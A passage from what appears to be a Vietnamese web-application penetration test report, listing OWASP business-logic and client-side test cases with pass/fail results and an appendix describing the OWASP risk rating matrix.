Business Logic Testing	Test Ability to Forge Requests (OTG-BUSLOGIC-002)	Pass
	Test Integrity Checks (OTG-BUSLOGIC-003)	Pass
	Test for Process Timing (OTG-BUSLOGIC-004)	Pass
	Test Number of Times a Function Can be Used Limits (OTG-BUSLOGIC-005)	Fail
	Testing for the Circumvention of Workflows (OTG-BUSLOGIC-006)	Pass
	Test Defenses Against Application Misuse (OTG-BUSLOGIC-007)	Pass
	Test Upload of Unexpected File Types (OTG-BUSLOGIC-008)	Pass
	Test Upload of Malicious Files (OTG-BUSLOGIC-009)	Pass
Client Side Testing	Testing for DOM based Cross Site Scripting (OTG-CLIENT-001)	Pass
	Testing for JavaScript Execution (OTG-CLIENT-002)	Pass
	Testing for HTML Injection (OTG-CLIENT-003)	Pass
	Testing for Client Side URL Redirect (OTG-CLIENT-004)	Pass
	Testing for CSS Injection (OTG-CLIENT-005)	Pass
	Testing for Client Side Resource Manipulation (OTG-CLIENT-006)	Pass
	Test Cross Origin Resource Sharing (OTG-CLIENT-007)	Pass
	Testing for Cross Site Flashing (OTG-CLIENT-008)	Pass
	Testing for Clickjacking (OTG-CLIENT-009)	Pass
	Testing Web Sockets (OTG-CLIENT-010)	Pass
	Test Web Messaging (OTG-CLIENT-011)	Pass
	Test Local Storage (OTG-CLIENT-012)	Pass

5. PHẦN MỞ RỘNG B: PHÂN LOẠI RỦI RO

Mỗi rủi ro tìm thấy trong quá trình kiểm thử được tham chiếu việc đánh giá theo OWASP Risk Rating Methodology.

Phương pháp tiếp cận theo OWASP được đề cập trong tài liệu được dùng làm chuẩn tham chiếu/phương pháp tiếp cận và tuỳ biến theo từng ứng dụng để đáp ứng/tinh chỉnh cho phù hợp các test-cases/kịch bản.

Mô hình đánh giá mức độ rủi ro:

Rủi ro = Khả Năng * Ảnh hưởng

	MỨC ĐỘ NGHIÊM TRỌNG			
MỨC ĐỘ ẢNH HƯỞNG	**CAO**	TRUNG BÌNH	CAO	NGHIÊM TRỌNG
	TRUNG BÌNH	THẤP	TRUNG BÌNH	CAO
	THẤP	NOTE	THẤP	TRUNG BÌNH
		THẤP	**TRUNG BÌNH**	**CAO**
	KHẢ NĂNG XẢY RA			

Tài liệu tham khảo:

https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology